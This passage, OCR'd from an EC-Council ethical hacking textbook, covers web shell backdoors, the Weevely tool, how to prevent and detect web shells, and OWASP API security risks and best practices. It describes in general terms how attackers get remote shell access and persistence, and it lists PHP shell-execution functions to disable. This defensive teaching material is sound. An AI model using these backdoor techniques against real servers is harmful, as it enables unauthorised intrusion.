- Pouya ASP Web Shell (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Gaining Backdoor Access via Web Shell

Gaining backdoor access refers to entering a website in a stealthy way. These backdoors are often installed via some unvalidated uploads. Such vulnerability allows attackers to upload harmful files to the target web server. Websites developed using PHP are often susceptible to such attacks. Attackers use tools such as Weevely to gain backdoor access to a website without being traced.

- **Weevely**

  Source: *https://github.com*

  Attackers use Weevely to develop a backdoor shell and upload it to a target server to gain remote shell access. This tool also helps attackers in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.96: Screenshot of Weevely

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Prevent Installation of a Web Shell


Various best practices for preventing the installation of a web shell are discussed below:

- Update the application and host server's operating system and apply patches regularly to protect it from known bugs
- Establish a demilitarized zone (DMZ) between the web server and the internal network
- Ensure secure configuration of the web server using strong authentication techniques and avoid using default passwords
- Block all the unused ports and unnecessary services running in the web servers
- Perform user input data validation to control and prevent local file inclusion and remote file inclusion (LFI and RFI) vulnerabilities
- Establish a reverse proxy service for retrieving resources and restricting the admin URLs to known legitimate ones
- Perform regular vulnerability scans to detect the areas of threats using any web security software
- Deploy firewalls on the web server to monitor and control the network traffic based on the security rules
- Deactivate directory browsing in the web server to prevent directory traversal attacks
- Regularly audit the accounts and review the group permissions to prevent the installation of a web shell from the web server to the internal network
- Disable all unused and risky PHP functions such as exec(), shell_exec(), show_source(), proc_open(), passthru(), and pcntl_exec()

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use escapeshellarg() and escapeshellcmd() to ensure that the user inputs are not injected into the shell commands to avoid command execution vulnerabilities
- Ensure that all the web applications using upload forms are secure and permit only the whitelisted files types
- Avoid using code from untrusted websites or online forums
- Do not install unnecessary third-party plugins and regularly check and update the plugins used

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Shell Detection Tools

Attackers often try to discover vulnerabilities in an application or web page, through which they target the web servers. Then, they exploit those vulnerabilities to install backdoors via web shells to gain remote access and perform malicious operations on the target server. To prevent such attacks, it is mandatory to carry out regular web shell or backdoor scanning. Security professionals use tools such as Web Shell Detector, FireEye Network Security, and NeoPI to detect these web shells on the target servers.

- **Web Shell Detector**

  Source: *https://www.shelldetector.com*

  Web Shell Detector is a PHP/Python-based script that helps in scanning and discovering php/cgi(perl)/asp/aspx shells. It has a web shells signature database that helps in discovering the web shell".

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.97: Screenshot of Web Shell Detector

Some web shell detection tools are listed below:

- FireEye Network Security (*https://www.fireeye.com*)
- NeoPI (*https://github.com*)
- AntiShell Web Shell Hunter (*http://antishell.com*)
- Astra (*https://www.getastra.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Secure API Architecture

API is a popular technology that acts as a gateway for communication and integrates different applications using the web. API is widely employed due to its advanced techniques and its use of the prevailing infrastructure. It is vulnerable to the latest and sophisticated cyber-attacks due to various security flaws induced by poor programming practices and also due to its transparency. To safeguard API from these attacks, security professionals and developers need to establish a secure API architecture, effective security strategies, and mitigation policies.

API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks. Executing the security policy for the API security architecture is achieved by isolating the API implementation and API security into different layers. These layers emphasize that the API design and API security perform different roles that require a different field of expertise. It focuses on the logical separation of concerns, where one emphasizes the knowledge of solving the right problem at the right time.

Under a secure API architecture, the API developer focuses only on the application domain, ensures that all of the API is properly designed, and helps in integrating API with different applications. The security process of the published API is implemented by the API security professional; hence, the API developer need not be concerned with securing the published API.

Only API security professionals have the authority to apply security policies to APIs in the organization. These professionals mainly focus on identity, threats in the API, and data security. Hence, they need advanced and appropriate tools to perform security tasks, which are separate from the API implementation. Security professionals use API gateways that are hardened appliances available in both physical and virtual forms. These gateways are installed in the demilitarized zone (DMZ) of an organization. The API gateway also acts as a secure proxy between the internal application and the external public Internet. It provides many security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

capabilities and controls to the API security admin, such as access control, threat detection, confidentiality, integrity, audit management, authentication, message validation, and rate-limiting of all the APIs published by the organization.





Figure 14.98: Secure API architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



API Security Risks and Solutions

Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 API Security Risks and Solutions:


API	Risks	Solutions
API1	**Broken Object Level Authorization**	▪ Perform object-level authorization checks for every function accessing the data source with input from the user ▪ Scrutinize the implementation of the authorization policies ▪ Implement a robust access control policy for random and unpredictable object ID values
API2	**Broken User Authentication**	▪ Use standard and uniform authentication mechanisms for all the API endpoints ▪ Examine and implement the authentication requirements within the Application Security Verification Standard (ASVS) ▪ Make sure to have strong business requirements before exposing unauthenticated API endpoints publicly
API3	**Excessive Data Exposure**	▪ Ensure that proper filtering is performed on the server side and not on the client side ▪ Scrutinize the data flow from the endpoint to the client
API4	**Lack of Resources and Rate Limiting**	▪ Ensure appropriate rate-limiting controls are in place ▪ Use OWASP Automated Threat Handbook as a knowledge source for preventing bots from consuming your resources

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

API5	**Broken Function Level Authorization**	▪ Avoid function-level authorization ▪ Use simple and standard authorization and enable the default setting to deny
API6	**Mass Assignment**	▪ Do not expose the internal variable or object names as inputs ▪ Ensure whitelisting of all the properties that the client can update
API7	**Security Misconfiguration**	▪ Perform hardening process against API continuously ▪ Use scanning tools and human reviews to examine the entire API stack for security misconfigurations
API8	**Injection**	▪ Perform input validation and whitelisting ▪ Implement a parameterized interface for processing inbound API requests ▪ Ensure that the filtering logic limits the number of records returned
API9	**Improper Assets Management**	▪ Maintain proper inventory of all API environments including production, staging, testing, and development ▪ Conduct a security review of all APIs, mainly focusing on standardizing functions ▪ Create a risk level ranking of the APIs and improve the security functions for APIs having a higher risk level
API10	**Insufficient Logging and Monitoring**	▪ Use standard logging format for all the APIs that support incident response activities ▪ Regularly monitor all the API endpoints in all phases of production, staging, testing, and development

Table 14.5: OWASP Top 10 API Security Risks and Solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for API Security


Various best practices for securing APIs against cyberattacks are as follows:

- Use the HTTPS protocol through SSL/TLS certificates that support encryption techniques and provide a secure connection between the server and the client
- Use server-generated tokens embedded in HTML as hidden fields for validating the incoming request and to check if it is from an authenticated source
- Sanitize the data to eliminate the malicious script and perform proper validation of the user input
- Use an optimized firewall to ensure that all the unused, unnecessary files and permissive rules are revoked
- Use IP whitelisting to create a list of trusted IP addresses or IP ranges to access APIs and to limit the access to only trusted users or components
- Use the rate-limiting feature to limit the number of API calls made by the client in a particular time frame
- Maintain and monitor access logs regularly to help in detecting anomalies and to take precautionary measures in the future
- Implement a pagination technique that can divide a single response into several fragments so that the payloads are not oversized
- Use parameterized statements in SQL queries to prevent inputs that include entire SQL statements

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform input validation on the server side instead of the client side to prevent bypassing attacks
- Conduct regular security assessments to secure all the API endpoints using automated tools
- Regularly monitor and perform continuous auditing of the API and analyze the workflows to prevent any attacks
- Use tokens to establish trusted identities and to control access to services and resources
- Use signatures to ensure that only authorized users can decrypt or modify the data
- Employ packet sniffers to track events related to information disclosure and to detect insecure API calls
- Use techniques such as quotas and throttling to control and track the API usage and to set the API request limit
- Implement API gateways to authenticate the traffic and control and analyze the usage of APIs
- Implement advanced techniques to prevent sophisticated human-like bots from accessing the APIs
- Implement multi-factor authentication and use authentication protocols such as AppToken, OAuth2, and OpenID Connect to authenticate the users and applications in the API
- Document audit logs before and after every security event, and make sure to sanitize the log data to prevent log injection attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Securing Webhooks

